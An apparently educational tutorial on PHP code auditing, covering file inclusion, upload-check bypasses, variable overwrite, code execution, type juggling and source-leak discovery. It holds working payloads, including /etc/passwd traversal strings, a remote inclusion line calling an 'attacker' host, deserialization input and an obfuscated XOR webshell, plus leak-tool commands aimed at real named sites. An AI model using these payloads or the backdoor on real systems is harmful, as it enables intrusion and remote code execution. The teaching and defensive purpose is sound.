PHP Code Auditing
File Inclusion
Common functions that lead to file inclusion:
- PHP:
include(),include_once(),require(),require_once(),fopen(),readfile(), etc. - JSP Servlet:
ava.io.File(),java.io.FileReader(), etc. - ASP:
includefile,includevirtual, etc.
When PHP includes a file, it will execute the file as PHP code, regardless of the file type.
Local File Inclusion
Local File Inclusion, LFI.
<?php
$file = $_GET['file'];
if (file_exists('/home/wwwrun/'.$file.'.php')) {
  include '/home/wwwrun/'.$file.'.php';
}
?>
The above code has a local file inclusion vulnerability. The %00 null byte truncation technique can be used to read the contents of /etc/passwd.
%00Null Byte Truncation
?file=../../../../../../../../../etc/passwd%00
Requires magic_quotes_gpc=off, effective for PHP versions below 5.3.4.
- Path Length Truncation
?file=../../../../../../../../../etc/passwd/././././././.[…]/./././././.
On Linux, the filename must be longer than 4096 characters; on Windows, longer than 256.
- Dot Truncation
?file=../../../../../../../../../boot.ini/………[…]…………
Only works on Windows; the dots must be longer than 256.
Remote File Inclusion
Remote File Inclusion, RFI.
<?php
if ($route == "share") {
  require_once $basePath . "/action/m_share.php";
} elseif ($route == "sharelink") {
  require_once $basePath . "/action/m_sharelink.php";
}
Construct the value of the basePath variable.
/?basePath=http://attacker/phpshell.txt?
The final code executed is:
require_once "http://attacker/phpshell.txt?/action/m_share.php";
The part after the question mark is interpreted as the URL's querystring, which is also a form of "truncation."
- Standard Remote File Inclusion
?file=[http|https|ftp]://example.com/shell.txt
Requires allow_url_fopen=On and allow_url_include=On.
- Using PHP stream input
?file=php://input
Requires allow_url_include=On.
- Using PHP stream filter
?file=php://filter/convert.base64-encode/resource=index.php
Requires allow_url_include=On.
- Using data URIs
?file=data://text/plain;base64,SSBsb3ZlIFBIUAo=
Requires allow_url_include=On.
- Using XSS for execution
?file=http://127.0.0.1/path/xss.php?xss=phpcode
Requires allow_url_fopen=On, allow_url_include=On. When the firewall or whitelist does not allow access to external networks, first find an XSS vulnerability on the same site, include that page, and then you can inject malicious code.
File Upload
A file upload vulnerability occurs when a user uploads an executable script file and gains the ability to execute server-side commands through that file. In most cases, file upload vulnerabilities refer to the problem of uploaded web scripts being parsed by the server, also known as the webshell problem. This attack requires the following conditions: first, the uploaded file can be executed by the web container; second, the user can access this file from the web; finally, if the uploaded file has its content altered by security checks, formatting, image compression, or other functions, the attack may fail.
Bypassing Upload Checks
- Frontend Extension Check
Bypass by intercepting the request with a proxy.
Content-TypeFile Type Detection
Intercept the request and modify the Content-Type to match the whitelist rules.
- Server-side Suffix Appending
Try %00 null byte truncation.
- Server-side Extension Detection
Exploit parsing vulnerabilities.
- Apache Parsing
Apache parses file extensions from right to left.
phpshell.php.rar.rar.rar.rar — since Apache does not recognize the .rar file type, it keeps traversing the extensions until it reaches .php, then treats it as a PHP file.
- IIS Parsing
Under IIS 6, when the filename is abc.asp;xx.jpg, it will be parsed as abc.asp.
- PHP CGI Path Parsing
When accessing http://www.a.com/path/test.jpg/notexist.php, test.jpg will be parsed as PHP, where notexist.php is a non-existent file. The Nginx configuration in this case is:
location ~ \.php$ {
  root html;
  fastcgi_pass 127.0.0.1:9000;
  fastcgi_index index.php;
  fastcgi_param SCRIPT_FILENAME /scripts$fastcgi_script_name;
  include fastcgi_param;
}
- Other Methods
Extension case variation, double extension, special extensions like php5, modifying packet content case to bypass WAF, etc.
Variable Overwrite
Global Variable Overwrite
If a variable is not initialized and can be controlled by the user, it is likely to cause security issues.
register_globals=ON
Example:
<?php
echo "Register_globals: " . (int)ini_get("register_globals") . "<br/>";

if ($auth) {
  echo "private!";
}
?>
When register_globals=ON, submitting test.php?auth=1 will automatically assign a value to the auth variable.
extract() Variable Overwrite
The extract() function imports variables from an array into the current symbol table. Its definition is:
int extract ( array $var_array [, int $extract_type [, string $prefix ]] )
The second parameter specifies the behavior when importing variables into the symbol table. The two most common values are EXTR_OVERWRITE and EXTR_SKIP.
When the value is EXTR_OVERWRITE, if a variable name conflict occurs during the import process, all variables will be overwritten; when the value is EXTR_SKIP, the conflicting variable will be skipped without overwriting. If the second parameter is not specified, EXTR_OVERWRITE is used by default.
<?php
$auth = "0";
extract($_GET);

if ($auth == 1) {
  echo "private!";
} else {
  echo "public!";
}
?>
When extract() imports variables from an array that can be controlled by the user, variable overwrite may occur.
import_request_variables Variable Overwrite
bool import_request_variables (string $types [, string $prefix])
import_request_variables imports GET, POST, and Cookie variables into the global scope. Simply specifying the type is sufficient.
<?php
$auth = "0";
import_request_variables("G");

if ($auth == 1) {
  echo "private!";
} else {
  echo "public!";
}
?>
import_request_variables("G") specifies importing variables from GET requests. Submitting test.php?auth=1 results in variable overwrite.
parse_str() Variable Overwrite
void parse_str ( string $str [, array &$arr ])
The parse_str() function is typically used to parse the querystring in a URL, but when the parameter value can be controlled by the user, it can easily lead to variable overwrite.
// var.php?var=new  variable overwrite
$var = "init";
parse_str($_SERVER["QUERY_STRING"]);
print $var;
A similar function to parse_str() is mb_parse_str().
Command Execution
Direct Code Execution
PHP has many functions that can directly execute code.
eval();
assert();
system();
exec();
shell_exec();
passthru();
escapeshellcmd();
pcntl_exec();
......
preg_replace() Code Execution
If the first parameter of preg_replace() contains the /e pattern modifier, code execution is allowed.
<?php
$var = "<tag>phpinfo()</tag>";
preg_replace("/<tag>(.*?)<\/tag>/e", "addslashes(\\1)", $var);
?>
If there is no /e modifier, you can try %00 null byte truncation.
preg_match Code Execution
preg_match performs regular expression matching. If the match is successful, code execution may be allowed.
<?php
include 'flag.php';
if(isset($_GET['code'])){
    $code = $_GET['code'];
    if(strlen($code)>40){
        die("Long.");
    }
    if(preg_match("/[A-Za-z0-9]+/",$code)){
        die("NO.");
    }
    @eval($code);
}else{
    highlight_file(__FILE__);
}
//$hint =  "php function getFlag() to get flag";
?>
This challenge is from an xman training competition, created by Meizijiu. The code description works as follows: we need to bypass A-Z, a-z, 0-9 — the standard alphanumeric character filtering — in the parameter, transform non-alphanumeric characters through various operations, and ultimately construct any character from a-z, with the string length being less than 40. Then, leveraging PHP's ability to execute dynamic functions, we concatenate a function name — in this case getFlag — and dynamically execute the code.
So the question we need to consider is how to perform various transformations that allow us to successfully access the getFlag function and obtain the webshell.
Before understanding this, we first need to understand the concept of XOR ^ in PHP.
Let's look at the following code:
<?php
    echo "A"^"?";
?>
The output is:

We can see that the output is the character ~. This result is obtained because the code performs an XOR operation on characters A and ?. In PHP, when two variables are XORed, the strings are first converted to ASCII values, then the ASCII values are converted to binary, the XOR is performed, and the result is converted back from binary to ASCII and then to a string. The XOR operation is sometimes also used to swap the values of two variables.
For the example above:
The ASCII value of A is 65, and its binary value is 01000001
The ASCII value of ? is 63, and its binary value is 00111111
The XOR binary result is 01111110, corresponding to the ASCII value 126, which corresponds to the character ~
As we know, PHP is a weakly typed language, meaning that in PHP we can declare a variable and initialize or assign it without pre-declaring its type. Due to this characteristic of PHP's weak typing, we can perform implicit type conversions on PHP variables and use this feature for some unconventional operations. For example, converting integers to strings, treating booleans as integers, or treating strings as functions. Let's look at the following code:
<?php
    function B(){
        echo "Hello Angel_Kitty";
    }
    $_++;
    $__= "?" ^ "}";
    $__();
?>
The execution result is:

Let's analyze the above code:
-
$_++;This line increments the variable named"_". In PHP, an undefined variable has a default value ofnull, andnull==false==0. We can obtain a number through increment operations on undefined variables without using any digits. -
$__="?" ^ "}";Performs an XOR operation on characters?and}, obtaining the resultB, which is assigned to the variable named__(two underscores). -
$__();Through the above assignment, the value of variable$__isB, so this line can be seen asB(). In PHP, this line calls the functionB, resulting in the outputHello Angel_Kitty. In PHP, we can treat strings as functions.
After seeing this, you should no longer be confused when encountering similar PHP backdoors. You can analyze backdoor code line by line to understand the functionality it implements.
We hope to use this kind of backdoor to create strings that can bypass detection and are useful to us, such as _POST, system, call_user_func_array, or anything else we need.
Below is a very simple non-alphanumeric PHP backdoor:
<?php
    @$_++; // $_ = 1
    $__=("#"^"|"); // $__ = _
    $__.=("."^"~"); // _P
    $__.=("/"^"`"); // _PO
    $__.=("|"^"/"); // _POS
    $__.=("{"^"/"); // _POST
    ${$__}[!$_](${$__}[$_]); // $_POST[0]($_POST[1]);
?>
Note that .= is string concatenation; refer to PHP syntax for details.
We can even merge the above code into a single line to make it less readable:
$__=("#"^"|").("."^"~").("/"^"`").("|"^"/").("{"^"/");
Returning to the xman training competition challenge, our idea is to construct XOR operations to bypass the character filter. How do we construct this string to keep the length under 40?
We ultimately need to access the getFlag function, so we need to construct _GET to read this function. We ultimately constructed the following string:

Many of you may still not understand how this string is constructed, so let's analyze it segment by segment.
Constructing the _GET Read
First, we need to know what XOR operations produce _GET. Through my attempts and analysis, I arrived at the following conclusion:
<?php
    echo "`{{{"^"?<>/";//_GET
?>
What does this chunk of code mean? Due to the 40-character length limit, previous webshells that XORed characters one by one cannot be used. Here we can use PHP's backtick ` which can execute commands, and Linux's wildcard ?.
?matches a single character`executes a command"parses special strings


Since ? can only match one character, this syntax means calling in a loop, matching each character separately. Let's break it down:
<?php
    echo "{"^"<";
?>
The output is:
<?php
    echo "{"^">";
?>
The output is:
<?php
    echo "{"^"/";
?>
The output is:

So now we know how _GET is constructed!
Obtaining the _GET Parameter
How do we obtain the _GET parameter? We can construct the following string:
<?php
    echo ${$_}[_](${$_}[__]);//$_GET[_]($_GET[__])
?>
Based on our previous construction, $_ has become _GET. Logically, $_ = _GET. We construct $_GET[__] to get the parameter value.
Passing Parameters
At this point, we only need to call the getFlag function to get the webshell. The construction is as follows:
<?php
    echo $_=getFlag;//getFlag
?>
So by connecting all the parameters together, it works.
The result is:

And we successfully retrieved the flag!
Dynamic Function Execution
User-defined functions can lead to code execution.
<?php
$dyn_func = $_GET["dyn_func"];
$argument = $_GET["argument"];
$dyn_func($argument);
?>
Backtick Command Execution
<?php
echo `ls -al`;
?>
Curly Syntax
PHP's Curly Syntax can also lead to code execution. It executes the code between the curly braces and substitutes the result back.
<?php
$var = "aaabbbccc ${`ls`}";
?>
<?php
$foobar = "phpinfo";
${"foobar"}();
?>
Callback Functions
Many functions can execute callback functions. When the callback function is user-controllable, it can lead to code execution.
<?php
$evil_callback = $_GET["callback"];
$some_array = array(0,1,2,3);
$new_array = array_map($evil_callback, $some_array);
?>
Attack payload:
http://www.a.com/index.php?callback=phpinfo
Deserialization
If unserialize() has __destruct() or __wakeup() functions defined during execution, it may lead to code execution.
<?php
class Example {
  var $var = "";
  function __destruct() {
    eval($this->var);
  }
}
unserialize($_GET["saved_code"]);
?>
Attack payload:
http://www.a.com/index.php?saved_code=O:7:"Example":1:{s:3:"var";s:10:"phpinfo();";}
PHP Features
Arrays
<?php
$var = 1;
$var = array();
$var = "string";
?>
PHP does not strictly validate the type of passed variables and allows free type conversion.
For example, in an $a == $b comparison:
$a = null;
$b = false; //true
$a = '';
$b = 0; //also true
However, the PHP core developers originally intended this declaration-free system to help programmers develop more efficiently. Therefore, loose comparisons and conversions are used in almost all built-in functions and basic structures to prevent variables from frequently throwing errors due to programmer carelessness. However, this introduces security issues.
0=='0' //true
0 == 'abcdefg' //true
0 === 'abcdefg' //false
1 == '1abcdef' //true
Magic Hash
"0e132456789"=="0e7124511451155" //true
"0e123456abc"=="0e1dddada" //false
"0e1abc"=="0"  //true
During comparison operations, when a string matching the pattern 0e\d+ is encountered, it is parsed as scientific notation. So in the examples above, both numbers have a value of 0 and are therefore equal. If the pattern 0e\d+ is not matched, they will not be equal.
Hexadecimal Conversion
"0x1e240"=="123456" //true
"0x1e240"==123456 //true
"0x1e240"=="1e240" //false
When one of the strings starts with 0x, PHP parses it as decimal for comparison. 0x1e240 is parsed as 123456 in decimal, so it is equal to both the int type and the string type 123456.
Type Conversion
Common conversions mainly involve int to string and string to int.
int to string:
$var = 5;
Method 1: $item = (string)$var;
Method 2: $item = strval($var);
string to int: intval() function.
Let's look at 2 examples first:
var_dump(intval('2')) //2
var_dump(intval('3abcd')) //3
var_dump(intval('abcd')) //0
This shows that intval() converts from the beginning of the string until it encounters a non-numeric character. Even if the string cannot be converted, intval() will not throw an error but returns 0.
Additionally, programmers should not use code like the following:
if(intval($a)>1000) {
 mysql_query("select * from news where id=".$a)
}
In this case, the value of $a could be 1002 union.
Loose Typing in Built-in Function Parameters
Loose typing in built-in functions means calling functions with parameter types that the function cannot accept. This is somewhat hard to explain in words, so let's illustrate directly with examples. Below are several key functions of this kind.
md5()
$array1[] = array(
 "foo" => "bar",
 "bar" => "foo",
);
$array2 = array("foo", "bar", "hello", "world");
var_dump(md5($array1)==md5($array2)); //true
The PHP manual describes the md5() function as string md5 ( string $str [, bool $raw_output = false ] ), where md5() requires a string type parameter. However, when you pass an array, md5() does not throw an error — it simply cannot correctly calculate the md5 value of the array, causing any 2 arrays to have equal md5 values.
strcmp()
The strcmp() function is described in the PHP manual as int strcmp ( string $str1 , string $str2 ), requiring 2 string type parameters. If str1 is less than str2, it returns -1; if equal, returns 0; otherwise returns 1. The essence of strcmp() is converting both variables to ASCII and then performing subtraction, determining the return value based on the result.
What if the parameters passed to strcmp() are arrays?
$array=[1,2,3];
var_dump(strcmp($array,'123')); //null, which in a sense is equivalent to false.
switch()
If switch() uses numeric case comparisons, it will convert the parameter to an integer type. For example:
$i ="2abc";
switch ($i) {
case 0:
case 1:
case 2:
 echo "i is less than 3 but not negative";
 break;
case 3:
 echo "i is 3";
}
In this case, the program outputs i is less than 3 but not negative because switch() performs type conversion on $i, converting it to 2.
in_array()
In the PHP manual, the in_array() function is described as bool in_array ( mixed $needle , array $haystack [, bool $strict = FALSE ] ). If the strict parameter is not provided, in_array uses loose comparison to determine whether $needle is in $haystack. When strict is set to true, in_array() compares the type of needle with the types in haystack.
$array=[0,1,2,'3'];
var_dump(in_array('abc', $array)); //true
var_dump(in_array('1bc', $array)); //true
As we can see, both cases above return true because 'abc' is converted to 0 and '1bc' is converted to 1.
array_search() has the same issue as in_array().
Finding Source Code Backups
Mercurial (hg) Source Code Leak
Running hg init generates a .hg directory.
Git Source Code Leak
The .git directory contains code change history and other files. If files in this directory are accessible during deployment, they may be exploited to recover source code.
/.git
/.git/HEAD
/.git/index
/.git/config
/.git/description
python GitHack.py http://www.openssl.org/.git/
GitHacker (can recover complete Git repositories)
python GitHacker.py http://www.openssl.org/.git/
.DS_Store File Leak
Mac OS generates .DS_Store files that contain filename information and other data.
python ds_store_exp.py http://hd.zj.qq.com/themes/galaxyw/.DS_Store

hd.zj.qq.com/
└── themes
    └── galaxyw
        ├── app
        │   └── css
        │       └── style.min.css
        ├── cityData.min.js
        ├── images
        │   └── img
        │       ├── bg-hd.png
        │       ├── bg-item-activity.png
        │       ├── bg-masker-pop.png
        │       ├── btn-bm.png
        │       ├── btn-login-qq.png
        │       ├── btn-login-wx.png
        │       ├── ico-add-pic.png
        │       ├── ico-address.png
        │       ├── ico-bm.png
        │       ├── ico-duration-time.png
        │       ├── ico-pop-close.png
        │       ├── ico-right-top-delete.png
        │       ├── page-login-hd.png
        │       ├── pic-masker.png
        │       └── ticket-selected.png
        └── member
            ├── assets
            │   ├── css
            │   │   ├── ace-reset.css
            │   │   └── antd.css
            │   └── lib
            │       ├── cityData.min.js
            │       └── ueditor
            │           ├── index.html
            │           ├── lang
            │           │   └── zh-cn
            │           │       ├── images
            │           │       │   ├── copy.png
            │           │       │   ├── localimage.png
            │           │       │   ├── music.png
            │           │       │   └── upload.png
            │           │       └── zh-cn.js
            │           ├── php
            │           │   ├── action_crawler.php
            │           │   ├── action_list.php
            │           │   ├── action_upload.php
            │           │   ├── config.json
            │           │   ├── controller.php
            │           │   └── Uploader.class.php
            │           ├── ueditor.all.js
            │           ├── ueditor.all.min.js
            │           ├── ueditor.config.js
            │           ├── ueditor.parse.js
            └── static
                ├── css
                │   └── page.css
                ├── img
                │   ├── bg-table-title.png
                │   ├── bg-tab-say.png
                │   ├── ico-black-disabled.png
                │   ├── ico-black-enabled.png
                │   ├── ico-coorption-person.png
                │   ├── ico-miss-person.png
                │   ├── ico-mr-person.png
                │   ├── ico-white-disabled.png
                │   └── ico-white-enabled.png
                └── scripts
                    ├── js
                    └── lib
                        └── jquery.min.js

21 directories, 48 files
Website Backup Files
Administrators may mistakenly place backup files in the web directory after backing up website files.
Common file extensions:
.rar
.zip
.7z
.tar
.tar.gz
.bak
.txt
SVN Leak
Sensitive files:
/.svn
/.svn/wc.db
/.svn/entries
perl rip-svn.pl -v -u http://www.example.com/.svn/
WEB-INF / web.xml Leak
WEB-INF is a secure directory for Java web applications, and web.xml contains file mapping relationships.
WEB-INF mainly contains the following files or directories:
/WEB-INF/web.xml: Web application configuration file that describes servlets and other application component configuration and naming rules./WEB-INF/classes/: Contains all class files used by the site, including servlet and non-servlet classes, which cannot be included in jar files./WEB-INF/lib/: Stores various JAR files required by the web application, containing jar files needed only for this application, such as database driver jar files./WEB-INF/src/: Source code directory, with Java files organized according to package name structure./WEB-INF/database.properties: Database configuration file.
By finding the web.xml file, we can infer the path of class files, directly access class files, and then decompile them to obtain the website source code. Generally, JSP engines prohibit access to the WEB-INF directory by default. In scenarios where Nginx is used with Tomcat for load balancing or clustering, the issue is simply that Nginx does not consider security issues caused by other types of engines (Nginx is not a JSP engine) when incorporating them into its own security specifications (as this would create too much coupling). The fix is to modify the Nginx configuration file to prohibit access to the WEB-INF directory:
location ~ ^/WEB-INF/* { deny all; } # or return 404; or other methods!
CVS Leak
http://url/CVS/Root returns root information
http://url/CVS/Entries returns the structure of all files
Retrieve source code:
bk clone http://url/name dir